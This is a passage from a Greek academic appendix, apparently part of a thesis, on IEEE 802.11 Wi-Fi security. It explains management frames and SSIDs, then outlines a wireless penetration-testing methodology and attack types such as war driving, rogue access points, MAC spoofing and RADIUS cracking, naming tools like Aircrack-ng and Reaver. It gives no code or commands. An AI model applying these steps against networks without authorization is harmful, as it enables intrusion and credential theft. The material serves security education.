Α'.8 Πλαίσια Διαχείρισης

Τα πλαίσια διαχείρισης είναι τα πιο σημαντικά διότι ελέγχουν την εγκατάσταση και το χειρισμό μιας σειράς ροών δεδομένων. Οι πιο σημαντικοί τύποι πλαισίων διαχείρισης είναι οι εξής: [5]

- Beacon (ραδιοπομπός): κάθε σημείο πρόσβασης αποστέλλει περιοδικά ένα πλαίσιο beacon για να δηλώσει με αυτόν τρόπο την παρουσία του και να μεταδώσει πληροφορίες, όπως η χρονική σήμανση, το αναγνωριστικό και άλλα στοιχεία που σχετίζονται με το σημείο πρόσβασης. Όταν για παράδειγμα γίνεται η σύνδεση σε μία υπηρεσία Wi-Fi, όπως σε μία καφετέρια τότε ο υπολογιστής που θα συνδεθεί θα λάβει το σήμα beacon για να μπορέσει να ξεκινήσει τις επικοινωνίες.
- Αυθεντικοποίηση: η κάθε συσκευή που διαθέτει μία κάρτα διασύνδεσης δημιουργεί ένα αίτημα αλληλεπίδρασης με ένα σημείο πρόσβασης αποστέλλοντας την ταυτότητά του σε ένα πλαίσιο ελέγχου ταυτότητας. Το σημείο πρόσβασης μπορεί να ζητήσει επιπρόσθετα δεδομένα ελέγχου ταυτότητας και τέλος να αποδεχτεί ή να απορρίψει την αίτηση.
- Αίτηση συσχέτισης και απάντησης: μετά την επαλήθευση ταυτότητας, μία κάρτα διασύνδεσης δικτύου (NIC) ζητά από ένα σημείο πρόσβασης να δημιουργήσει μία συνεδρία, όπου η κάρτα διασύνδεσης δικτύου και το σημείο πρόσβασης θα ανταλλάξουν πληροφορίες σχετικά με τις δυνατότητές τους και θα συμφωνήσουν σε παραμέτρους της αλληλεπίδρασής τους. Τέλος, ένα σημαντικό μέρος έναρξης της συσχέτισης είναι η συμφωνία στην κρυπτογράφηση που θα χρησιμοποιηθεί από κοινού και από τις δύο πλευρές.

Α'.9 SSID

Μία άλλη σημαντική τιμή δεδομένων στην Wi-Fi επικοινωνία είναι ο προσδιορισμός ενός σημείου πρόσβασης, έτσι ώστε μία ασύρματη συσκευή να μπορεί να διακρίνει μεταξύ των σημείων πρόσβασης σε περίπτωση που υπάρχουν περισσότερα από ένα διαθέσιμα σήματα. Ένα Αναγνωριστικό Συνόλου Υπηρεσιών ή SSID (Service Set Identifier) είναι ο προσδιορισμός ενός σημείου πρόσβασης. Είναι μία σειρά έως και 32 χαρακτήρων που επιλέγεται από τον διαχειριστή του σημείου πρόσβασης. Το SSID είναι το αναγνωριστικό που μεταδίδει το σημείο πρόσβασης στο “beacon” του και η ενεργή σύνδεση αναθέτει τις επικοινωνίες της συσχετισμένης NIC στο συγκεκριμένο σημείο πρόσβασης. Τα τελευταία χρόνια παρατηρείται ότι οι περισσότερες εργοστασιακές προεπιλογές είναι ένας σειριακός μοναδικός αριθμός για τη συσκευή. [5]

Α'.10 Ευπάθειες στα Ασύρματα Δίκτυα

Τα ασύρματα δίκτυα υπόκεινται σε απειλές κατά της εμπιστευτικότητας, της ακεραιότητας και της διαθεσιμότητας, όπως και άλλες εφαρμογές και τεχνολογίες υπολογιστών. Ο επιτιθέμενος έχει τη δυνατότητα να εισχωρήσει στο δίκτυο στόχο και να συμμετάσχει σε ανταλλαγές δεδομένων ή απλώς να παρατηρήσει την κίνηση του δικτύου ως παρενυσκόμενος. [5]

Α'.10.1 Εμπιστευτικότητα

Από τη στιγμή που τα σήματα δεδομένων μεταδίδονται ανοιχτά τότε οι παραλήπτες μπορούν να λάβουν τα δεδομένα. Οι τιμές των δεδομένων αποτελούν τις πιο ευαίσθητες πληροφορίες αλλά μπορεί και η επικοινωνία του Α με το σημείο πρόσβασης Β ή η διάρκεια ή ο όγκος της επικοινωνίας να είναι επίσης ευαίσθητες πληροφορίες. Η φύση της κίνησης του δικτύου και πιο συγκεκριμένα είτε η πρόσβαση σε ιστοσελίδες, η δικτύωση μεταξύ ομότιμων χρηστών, η διεύθυνση ηλεκτρονικού ταχυδρομείου ή η διαχείριση δικτύου, μπορεί επίσης να είναι εμπιστευτική. Τέλος, ο τρόπος με τον οποίο δύο μονάδες επικοινωνούν μεταξύ τους, δηλαδή αν είναι κρυπτογραφημένος ή όχι και με ποιόν αλγόριθμο, τότε αυτή η πληροφορία θα μπορούσε να είναι ευαίσθητη. [5]

Α'.10.2 Ακεραιότητα

Η ακεραιότητα μπορεί να αναφερθεί τόσο στις κακόβουλες όσο και στις μη κακόβουλες πηγές προβλημάτων. Πολλές μη κακόβουλες πηγές βλάβης περιλαμβάνουν παρεμβολές από άλλες συσκευές, απώλεια ή φθορά σήματος λόγω αποστάσεων ή αντικειμένων που παρεμβάλλονται, προβλήματα λήψης που προκαλούνται από καιρικές συνθήκες και σποραδικές αποτυχίες επικοινωνίας εντός του υλικού και του λογισμικού που υλοποιεί την επικοινωνία του πρωτοκόλλου. Από την άλλη πλευρά, η πιο ενδιαφέρουσα κατηγορία παραβιάσεων προκαλείται από άμεσες, κακόβουλες επιθέσεις με σκοπό να αλλάξουν το περιεχόμενο μιας επικοινωνίας. Για τις μη κρυπτογραφημένες επικοινωνίες, ο επιτιθέμενος μπορεί να προσπαθήσει να παράξει δεδομένα που εμφανίζονται σαν να προέρχονται από τον εξυπηρετητή ή τον πελάτη. Επειδή ο πελάτης και ο διακομιστής μπορούν να λαμβάνουν ο ένας τα μηνύματα του άλλου, ο εισβολέας δεν μπορεί να παραλάβει εύκολα κάτι από τον πελάτη, να το τροποποιήσει και να μεταδώσει την τροποποιημένη έκδοση πριν το αρχικό σήμα του πελάτη φτάσει στον διακομιστή. Ωστόσο, ο επιτιθέμενος μπορεί να προσπαθήσει να αναλάβει μία ροή επικοινωνίας με τη βία. [5]

Α'.10.3 Διαθεσιμότητα

Η διαθεσιμότητα περιλαμβάνει τρία πιθανά προβλήματα. Το πρώτο πρόβλημα αναφέρεται όταν ένα στοιχείο μιας ασύρματης επικοινωνίας σταματήσει να λειτουργεί επειδή το υλικό αποτυγχάνει με αποτέλεσμα η ισχύς να χάνεται ή να προκαλείται κάποια άλλη καταστροφή. Ένα δεύτερο πρόβλημα διαθεσιμότητας είναι η απώλεια μέρους αλλά όχι όλης της πρόσβασης, η οποία παρουσιάζεται ως αργή ή υποβαθμισμένη υπηρεσία, λόγω παρεμβολών ή η ζήτηση για υπηρεσία υπερβαίνει την χωρητικότητα του λήπτη. Τέλος, ένα τρίτο πρόβλημα της ασύρματης επικοινωνίας είναι η πιθανότητα σύνδεσης απατηλού δικτύου. Ορισμένα σημεία πρόσβασης Wi-Fi είναι γνωστά ως δημόσια “hot spots” και είναι διαθέσιμα σε όποιον θέλει να συνδεθεί. Από την άλλη μεριά όμως υπάρχουν και άλλοι ιδιωτικοί ιδιοκτήτες που δεν θέλουν να μοιραστούν την πρόσβασή τους με άλλους της περιοχής. Ένας χρήστης ο οποίος επιθυμεί ελεύθερη πρόσβαση στο Ίντερνετ μπορεί να την αποκτήσει απλά βρίσκοντας ένα ασύρματο LAN που προσφέρει υπηρεσία DHCP. Η λέξη ελεύθερη δεν σημαίνει ότι υπάρχει και πάντα ασφάλεια δηλαδή παρόλο που η υπηρεσία είναι διαθέσιμη τότε η ασφάλεια αυτή της υπηρεσίας μπορεί να είναι περιορισμένη. [5]

Α'.11 Μη εξουσιοδοτημένη πρόσβαση Wi-Fi

Ο κάθε χρήστης μπορεί να επιχειρήσει μία μη εξουσιοδοτημένη σύνδεση με ένα σημείο πρόσβασης. Αρχικά, το σημείο πρόσβασης εκπέμπει τη διαθεσιμότητα στέλνοντας ένα

“beacon” για να γίνει η σύνδεση των συσκευών. Από τη στιγμή λοιπόν που εκπέμπεται ένα “beacon” μπορεί να γίνει η λήψη από τον καθένα και να απαντήσει παράλληλα σε αυτό. Στη συνέχεια, η κάρτα διασύνδεσης δικτύου (NIC) μιας συσκευής ανταποκρίνεται με ένα αίτημα για έλεγχο ταυτότητας, όπου και γίνεται δεκτό από το σημείο πρόσβασης. Στη συγκεκριμένη περίπτωση ο έλεγχος ταυτότητας δεν είναι αυστηρός καθώς σε βασική λειτουργία το Wi-Fi από το σημείο πρόσβασης δέχεται οποιαδήποτε συσκευή. Τέλος, η κάρτα διασύνδεσης δικτύου (NIC) μιας συσκευής αιτείται την επίτευξη σύνδεσης, την οποία διαπραγματεύεται και αποδέχεται το σημείο πρόσβασης. Στην προκείμενη περίπτωση, οποιοδήποτε σημείο πρόσβασης μπορεί να αποδεχθεί μία σύνδεση με οποιαδήποτε συσκευή. [5]

A'.12 Penetration testing

Τα δίκτυα Wi-Fi έχουν θέματα με την ασφάλειά τους, τα οποία είναι ευπαθή σε διάφορες επιθέσεις. Με τη χρήση των ηλεκτρομαγνητικών κυμάτων για την μετάδοση των δεδομένων, ο επιτιθέμενος μπορεί να παρακάμψει το τείχος προστασίας του εκάστοτε δικτύου, να υποκλέψει διάφορες πληροφορίες, να αναχαιτιστούν πακέτα και τέλος να σταλούν κακόβουλα πακέτα. Ο έλεγχος ασφαλείας και το “Penetration testing” αναμένεται να εξασφαλίσουν την ασφάλεια του Wi-Fi. Η συνεισφορά αυτής της εργασίας μπορεί να αναλύσει την ευπάθεια και τον τύπο της επίθεσης σχετικά με το IEEE 802.11 wlan εκτελώντας μία σειρά επιθέσεων στο εργαστήριο για τη διεξαγωγή “Penetration testing” για τη διαβεβαίωση αν το δίκτυο Wi-Fi μας μπορεί να «χακαριστεί» ή όχι. Ένα αρχικό βήμα είναι η αναγνώριση ενός δικτύου, η οποία είναι και τυπικά χρονοβόρα αλλά αποτελεί ένα σημαντικό βήμα για την πραγματοποίηση ενός “Penetration testing”. Το μόνο που γνωρίζει κάποιος για τον στόχο είναι ότι πιθανόν θα βρεθεί το πιο σύντομο μονοπάτι και ταυτόχρονα και το πιο εύκολο για να υπάρξει επιτυχία. Η καλύτερη πρακτική για να ξεκινήσει κάποιος είναι η μέθοδος της αναγνώρισης, που δεν απαιτεί την διάδραση με τον στόχο, ωστόσο τελικώς έρχεται σε επαφή με αυτόν. Από τη στιγμή που έχει γίνει επαφή με τον στόχο, τότε ο επιτιθέμενος θα αναγνωρίσει τα ανοιχτά “ports” του συστήματος του στόχου. Άπαξ και γίνει μία φορά παραβίαση του συστήματος τότε σίγουρα υπάρχουν και άλλα δίκτυα που μπορεί να έχει βαθύτερη πρόσβαση σε αυτά, τα οποία αποτελούν τα δίκτυα «στόχος». Ένα τεράστιο πλεονέκτημα του raspberry pi 4 είναι το μικρό μέγεθός του και η φορητότητά του και σε συνδυασμό με την υποστήριξη του λειτουργικού συστήματος Kali linux μπορεί να χρησιμοποιηθεί ως ένα σύστημα επίθεσης, το οποίο είναι εσωτερικά του δικτύου «στόχος» χρησιμοποιώντας εργαλεία όπως Pwnie experts [6]. Αυτό δίνει τη δυνατότητα στον επιτιθέμενο να παρακάμψει την αμυντική περίμετρο ενώ εκτελείται ταυτόχρονα αναγνώριση του δικτύου «στόχος» εσωτερικά. Αυτή η προσέγγιση φέρνει προφανώς και κάποια ρίσκα με τη φυσική παρουσία του raspberry pi 4 στο δίκτυο, όπου γίνεται η επίθεση αλλά δημιουργείται και ένας τρόπος επικοινωνίας με αυτό απομακρυσμένα χωρίς να γίνει αντιληπτό. Ένας ορισμός που θα μπορούσε να δοθεί για το τι είναι “Penetration testing” είναι ο εξής: μία σειρά από ενέργειες που λαμβάνουν χώρα για να αναγνωρίσουν και να εκμεταλλευτούν ευπάθειες. Αυτό βοηθά την επιβεβαίωση της αποτελεσματικότητας ή της αναποτελεσματικότητας από μία σειρά μέτρων ασφαλείας που έχουν εφαρμοστεί στο συγκεκριμένο δίκτυο. Η μεθοδολογία του “penetration test” περιλαμβάνει τρεις φάσεις: “test penetration”, “test” και “test analysis”. Η φάση του «τεστ» περιέχει τα παρακάτω βήματα: συλλογή πληροφοριών, ανάλυση ευπάθειας και εκμετάλλευση ευπάθειας. Η ασφάλεια είναι ένα από τα σημαντικότερα θέματα των πληροφοριακών συστημάτων. Η αναπτυσσόμενη συνδεσιμότητα των υπολογιστών μέσω του ίντερνετ, η αυξανόμενη επεκτασιμότητα των συστημάτων και η ανεξέλεγκτη ανάπτυξη του μεγέθους και η πολυπλοκότητα των συστημάτων, δημιούργησαν στο λογισμικό ασφαλείας ένα μεγαλύτερο πρόβλημα συγκριτικά με το παρελθόν. Ακόμη, είναι επιτακτική ανάγκη μίας εταιρίας να προστατευτεί επαρκώς σχετικά με τις πληροφορίες της ακολουθώντας μία περιεκτική και δομημένη προσέγγιση για την παροχή προστασίας από τα ενδεχόμενα ρίσκα που μπορεί να αντιμετωπίσει η εταιρία. Σε μία προσπάθεια για να λυθεί το πρόβλημα ασφαλείας και συμμόρφωσης με τους υποχρεωτικούς κανονισμούς ασφαλείας, οι ειδικοί ασφαλείας ανέπτυξαν μία γκάμα διαβεβαίωσης των μεθόδων ασφαλείας περιλαμβάνοντας μία απόδειξη ορθότητας, σχεδιασμού σε στρώσεις, περιβάλλοντα μηχανικής λογισμικού και “penetration testing”. Πιο συγκεκριμένα, “penetration testing” είναι μία περιεκτική μέθοδος, η οποία είναι πλήρης, ενσωματωμένη,

επιχειρησιακή και με έμπιστη υπολογιστική βάση, όπου αποτελείται από hardware, software και ανθρώπινο δυναμικό. Η διαδικασία αυτή περιλαμβάνει μία ενεργή ανάλυση του συστήματος για οποιαδήποτε ενδεχόμενη ευπάθεια, όπου υπάρχουν ελλείψεις και ακατάλληλες ρυθμίσεις του συστήματος, στο hardware, ελαττώματα λογισμικού και επιχειρησιακές αδυναμίες στη διαδικασία ή των τεχνικών αντιμέτρων. Το “penetration testing” είναι διαφορετικό από το λειτουργικό τεστ ασφαλείας και η σωστή συμπεριφορά ελέγχου του συστήματος ασφαλείας καθορίζει τη δυσκολία για κάποιον ώστε να πετύχει διείσδυση στην ασφάλεια του οργανισμού σε μη αυθεντικοποιημένη πρόσβαση σε πληροφορίες και πληροφοριακά συστήματα. Συνεπώς, για να γίνει η εκτίμηση κάποιας ευπάθειας, πρέπει πρώτα να γίνει η αναγνώριση ασφαλείας των ευπαθειών σε υπό έλεγχο καταστάσεις, ώστε να μπορέσει να εξαιρεθεί πριν γίνει κάποια μη εξουσιοδοτημένη εκμετάλλευση. Από επιχειρησιακής πλευράς το “penetration testing” είναι γρήγορο και ακριβές για αναγνώριση ευπαθειών. Ενεργεί προληπτικά στα αναγνωρισμένα ρίσκα και μπορεί να γίνει εφαρμογή διορθωτικών μέτρων και βελτιστοποίηση της IT γνώσης. [7]

Υπάρχουν τρία πεδία στα οποία μπορεί να εφαρμοστεί το “penetration testing”: στη φυσική δομή συστήματος, στη λογική δομή συστήματος και στην ανταπόκριση του συστήματος. Αυτά τα τρία πεδία ορίζουν τον σκοπό και τον τύπο του “penetration testing” και πιο συγκεκριμένα αναφέρονται στα δίκτυα, τις εφαρμογές και την κοινωνική μηχανική. Το “penetration testing” δικτύου είναι ένας ασφαλής και ηθικός τρόπος να αναγνωριστούν κενά ασφαλείας ή ελαττώματα στον σχεδιασμό, στην εφαρμογή ή τη λειτουργία του εταιρικού δικτύου. Οι ειδικοί εκτελούν ανάλυση και εκμετάλλευση για να εκτιμήσουν αν τα modems, η απομακρυσμένη πρόσβαση σε συσκευές και οι συνδέσεις συντήρησης μπορούν να χρησιμοποιηθούν για να διεισδύσουν στο δίκτυο-στόχο. Ακόμη, το “penetration testing” εφαρμογής είναι μία επίθεση προσομοίωσης που προορίζεται να εκθέσει την αποτελεσματικότητα της ασφαλείας μίας εφαρμογής επισημαίνοντας τα ρίσκα και θέτοντας πραγματικές εκμεταλλεύσιμες ευπάθειες. Παρόλο που οι εταιρίες χρησιμοποιούν “firewall” και συστήματα παρακολούθησης για προστασία της πληροφορίας, παρατηρείται πολλές φορές ότι η ασφάλεια του δικτύου μπορεί να εκτεθεί μόνο και από την κίνηση που επιτρέπεται από το “firewall”. Τέλος, η κοινωνική μηχανική ωθεί το ανθρώπινο δυναμικό στη διάδραση για να μπορέσει να αποκτήσει ή να διακινδυνεύσει την πληροφορία ενός οργανισμού και των υπολογιστικών συστημάτων της. Στο πλαίσιο ενός οργανισμού, συνηθίζεται να ορίζονται κάποιες διαβαθμίσεις ασφαλείας μεταξύ των υπαλλήλων της. Αυτό είναι πολύ χρήσιμο για να γίνει ένα τεστ σχετικά με την ικανότητα του οργανισμού να εμποδίσει μη εξουσιοδοτημένη πρόσβαση στις πληροφορίες του και των άλλων συστημάτων πληροφορίας. [7]

Α'.12.1 Μεθοδολογία του “Wireless penetration testing”

Το “wireless penetration test” έχει σχεδιαστεί με βάση αποδεδειγμένα βιομηχανικά πρότυπα. Υπάρχουν συνολικά έξι βήματα που πρέπει να ακολουθηθούν ώστε να υπάρξει η επίτευξη του “wireless penetration test”: [8]

1. Αναγνώριση (Reconnaissance)
2. Επιθέσεις και διείσδυση (Attacks and penetration)
3. Επιθέσεις από τη μεριά του χρήστη (Client-side attacks)
4. Εισχωρώντας στο δίκτυο (Entering the network)
5. Αξιολόγηση της ευπάθειας (Vulnerability assessment)
6. Εκμετάλλευση και καταγραφή δεδομένων (Exploitation and data capture)

Αυτά τα έξι βήματα είναι πολύ γνωστά και συνίστανται από τους ειδικούς για να επιτευχθεί το “penetration testing”. Επίσης, αυτά τα βήματα είναι γνωστά και ως PTES, NIST 800-115 και OSSTMM. Μπορεί κάποιος να εκτελέσει αυτές τις ενέργειες σε ένα εικονικό περιβάλλον για να δοκιμάσει τις εκμεταλλεύσεις των ευπαθειών πριν λάβουν δράση σε ένα παραγωγικό δίκτυο. Μπορούν επίσης να βοηθήσουν στην αναγνώριση της βασικής αιτίας για ένα ζήτημα. Όπως προανέφερα, τα ασύρματα σημεία πρόσβασης προσφέρουν εύκολη πρόσβαση στις επικοινωνίες χωρίς να χρειάζεται κάποιο καλώδιο. Αυτό ταυτόχρονα παρέχει στους «χάκερς» εύκολη πρόσβαση για να επιτύχουν επιθέσεις και να αποκτήσουν πρόσβαση στο εσωτερικό του δικτύου. Από την εσωτερική πλευρά του δικτύου μπορεί να προκληθεί μεγάλη ζημιά και να εκτεθούν ευαίσθητες εταιρικές πληροφορίες των πελατών. Έτσι λοιπόν ακολουθώντας την μεθοδολογία του “Wireless penetration testing” επιτυγχάνεται η αναγνώριση των ευπαθειών και προσφέρονται λύσεις για παρεμπόδιση και αποκατάσταση. [8]

Α'.12.2 Βήματα για το “Wireless penetration testing”

Πιο αναλυτικά, τα βήματα που λαμβάνουν χώρα κατά τη διάρκεια του “Wireless penetration testing” αναφέρονται παρακάτω: [8]

1. Αναγνώριση (Reconnaissance):

- «σκανάρει» ασύρματα σημεία πρόσβασης (εύρεση του σημείου πρόσβασης στόχου).
- Αναγνωρίζει SSID και τη διεύθυνση του MAC (Identifying SSID and MAC address)
 - Όνομα μετάδοσης (Broadcast name)
 - Διεύθυνση Wi-Fi Mac του AP (Wi-Fi Mac address of AP)
- Συγκέντρωση πληροφοριών στην κρυπτογραφία και στην κρυπτογράφηση (Gathering information on encryption and ciphers)
 - WEP, WPA, WPA2
 - PSK, AES, TPK
- Επαφή με τα ασύρματα δίκτυα (Sniffing wireless networks)
 - Συγκέντρωση της κίνησης του ασύρματου δικτύου (Gathering network traffic over Wi-Fi)
- Παραμονή μη ανίχνευσης
 - Πλαστογράφηση της IP ή περιστρέφοντας τη σύνδεση (Spoofing IP or pivoting connection)
 - Παραμονή ενός χαμηλού προφίλ για να μην δοθεί κάποια επιπλέον γνώση (Keeping a low profile to not raise any awareness)

2. Επίθεση και διείσδυση (Attacking and penetrating):

- Παράκαμψη ή επίθεση ασφαλείας ελέγχων (Bypassing or attacking security controls)
 - Αρπαγή “banner” (Banner grabbing)
 - Εύρεση κωδικών και σπάσιμο (Password guessing and cracking)
 - Έγχυση SQL (SQL injection)
 - Απόκτηση πρόσβασης μέσω HTTP, HTTPS, SSH και “Telnet” πρωτόκολλα (Gaining access via HTTP, HTTPS, SSH and Telnet protocols)

- Επαφή με τη διεύθυνση MAC (Spoofing MAC address)
 - Χρησιμοποιώντας εργαλεία όπως “macchanger”
 - Σπάσιμο των αλγορίθμων της ασύρματης κρυπτογράφησης (Cracking wireless encryption algorithms)
 - Aircrack-ng, Reaver
3. Επιθέσεις από την πλευρά του χρήστη (Client-side attacks):
- Τοπικές και απομακρυσμένες επιθέσεις (Local and remote attacks)
 - Τους κοινούς χρησιμοποιούμενους κωδικούς (Commonly used passwords)
 - Πρόσβαση σε αρχεία μέσω Linux χωρίς να γίνει “login” (Accessing files via Linux without a login)
 - Χειραγώγηση του λειτουργικού συστήματος για να δημιουργηθεί η «πίσω πόρτα» (Manipulating the operating system to create the backdoor)
 - Απόκτηση και σπάσιμο των διαπιστευτηρίων (Capturing and cracking credentials)
 - Wireshark
 - Ettercap NG
4. «Σκανάρισμα» δικτύου:
- Αναγνώριση οικοδεσπότη (Identifying hosts)
 - Nmap scanner
 - Καθορισμός του μεγέθους του δικτύου (Determining the network size)
 - Zenmap scanner
5. Αξιολόγηση ευπάθειας (Vulnerability assessment):
- Τρέξιμο αυτοματοποιημένων ή χειροκίνητων «σκάνερ» για ευπάθειες (Running automated or manual vulnerability scans)
 - Nessus Vulnerability Scanner
 - Εξαγωγή αναφορών από τις ευπάθειες (Generating vulnerability reports)
 - Εξαγωγή αναφορών μέσω Nessus Vulnerability Scanner
6. Εκμετάλλευση και απόκτηση δεδομένων (Exploitation and data capture):
- Διείσδυση (Penetration)
 - Εκμετάλλευση του ασύρματου δρομολογητή και του σημείου πρόσβασης του δικτύου για να αποκτηθεί πρόσβαση
 - Έκθεση (Compromising)
 - Απόκτηση «φουλ» πρόσβασης σε επίπεδο δικαιωμάτων διαχειριστή σε εργαστήρια και “servers”
 - Ανάλυση δεδομένων (Data analysis)
 - Αναφορά (Reporting)

A'.12.3 Τεχνικές Επιθέσεων Wireless και μέθοδοι (Wireless attacking techniques and methods)


A'.12.3.1 Πρόσβαση επιθέσεων ελέγχου (Access control attacks)

Οι συγκεκριμένες επιθέσεις προσπαθούν να διεισδύσουν στο δίκτυο χρησιμοποιώντας “wireless” ή αποφεύγοντας τα μέτρα ελέγχου πρόσβασης του “WLAN” όπως είναι το “AP MAC filters” και την 802.11 θύρα πρόσβασης ελέγχου. Μερικές επιθέσεις πρόσβασης ελέγχου είναι οι παρακάτω: [8]

Οδήγηση πολέμου (War driving): σημαίνει ότι εξερευνώντας διάφορα wireless LANs ακούγοντας στα “beacons” ή με την αποστολή διερευνητικών αιτημάτων παρέχοντας ένα σημείο λανσαρίσματος για επιπλέον επιθέσεις. Εργαλεία, όπως Airmmon-ng, DStumbler, KisMAC και NetStumbler μπορούν να εκτελέσουν αυτή την επίθεση. Η συγκεκριμένη επίθεση πραγματοποιείται συνήθως από δύο άτομα, ένας οδηγεί το αυτοκίνητο και ο άλλος «σκανάρει» και εξερευνάει τα “wireless” δίκτυα της εκάστοτε περιοχής. Με το κατάλληλο λογισμικό και τις κατάλληλες εφαρμογές μπορούν να εγκαταστήσουν διάφορες ρυθμίσεις από ένα “GPS” και να σημειώσουν τα ακριβή σημεία που θα επιτεθούν σε διαφορετικό χρόνο.

Σημεία πρόσβασης απατεώνων (Rogue access points): αφήνοντας ένα σημείο πρόσβασης μη ασφαλές στο δίκτυο μίας εταιρίας μπορεί να δημιουργηθεί μία ανοιχτή «πίσω πόρτα», όπου ο χρήστης μπορεί απομακρυσμένα να διαχειριστεί “servers” ή να έχει πρόσβαση στον εξοπλισμό του δικτύου όπως “firewalls”, “switches” και δρομολογητές.


Εικόνα Α. 2 Σχηματική αναπαράσταση Rogue access points [8]



(Ad hoc associations): συνδέονται απευθείας σε ένα μη ασφαλές “wireless” ενός σημείου πρόσβασης για να εξαπατήσει την ασφάλεια του σημείου πρόσβασης ή για να επιτεθεί σε κάποιο άλλο. Είναι μία πολύ κοινή επίθεση, όπου ο επιτιθέμενος μπορεί να αλλάξει το SSID σε ένα όνομα που ο ίδιος επιθυμεί, να αλλάξει τις ρυθμίσεις


ασφαλείας του “wireless” ενός σημείου πρόσβασης ή ακόμα να αλλάξει και τον κωδικό του χρήστη με αποτέλεσμα ο ιδιοκτήτης του να μην μπορεί να συνδεθεί σε αυτό.

Εικόνα Α. 3 Σχηματική αναπαράσταση Ad hoc associations [8]



Πλαστογράφηση MAC (MAC spoofing): είναι ένας όρος που χρησιμοποιείται όταν ο επιτιθέμενος αναδιαμορφώνει την διεύθυνση MAC του και την τοποθετεί ως μία εξουσιοδοτημένη σε ένα σημείο πρόσβασης. Αυτό δίνει στον επιτιθέμενο πλήρη πρόσβαση στο δίκτυο μέσω του “wireless” ενός σημείου πρόσβασης. Αυτή η επίθεση είναι πολύ κοινή και χρησιμοποιείται σε πληρωμένα “hotspots” από διάφορες περιοχές, όπως είναι ξενοδοχεία, αεροδρόμια, καφετέριες κτλ.


Εικόνα Α. 4 Σχηματική αναπαράσταση MAC spoofing [8]



Σπάσιμο 802.11 (802.11 RADIUS cracking): δεν είναι μία επίθεση, η οποία συναντιέται πολύ συχνά αλλά αποτελεί ένα σημαντικό θέμα, ώστε να καλυφθεί στην συγκεκριμένη εργασία. Πιο συγκεκριμένα είναι μία επίθεση, όπου ο επιτιθέμενος ανακτά μία “Remote Authentication Dial In User Service (RADIUS)” μυστικά εκτελώντας “brute force” με αίτημα πρόσβασης από 802.11 για κακόβουλη χρήση. Οποιοδήποτε εργαλείο απόκτησης πακέτων σε ένα δίκτυο LAN ανάμεσα σε ένα σημείο

πρόσβασης και ένα “server” RADIUS θα δουλέψει. Είναι πολύ επικίνδυνο επειδή αρκετά σημεία πρόσβασης, “servers” και άλλο υλικό υπηρεσιών ζητούν για RADIUS σύνδεση. Αν το RADIUS εκτεθεί τότε ο επιτιθέμενος μπορεί να αποκτήσει πρόσβαση σε οτιδήποτε χρησιμοποιεί το RADIUS και το οποίο αυτό θεωρεί ως εξουσιοδοτημένο.

Εικόνα Α. 5 Σχηματική αναπαράσταση 802.11 RADIUS cracking [8]

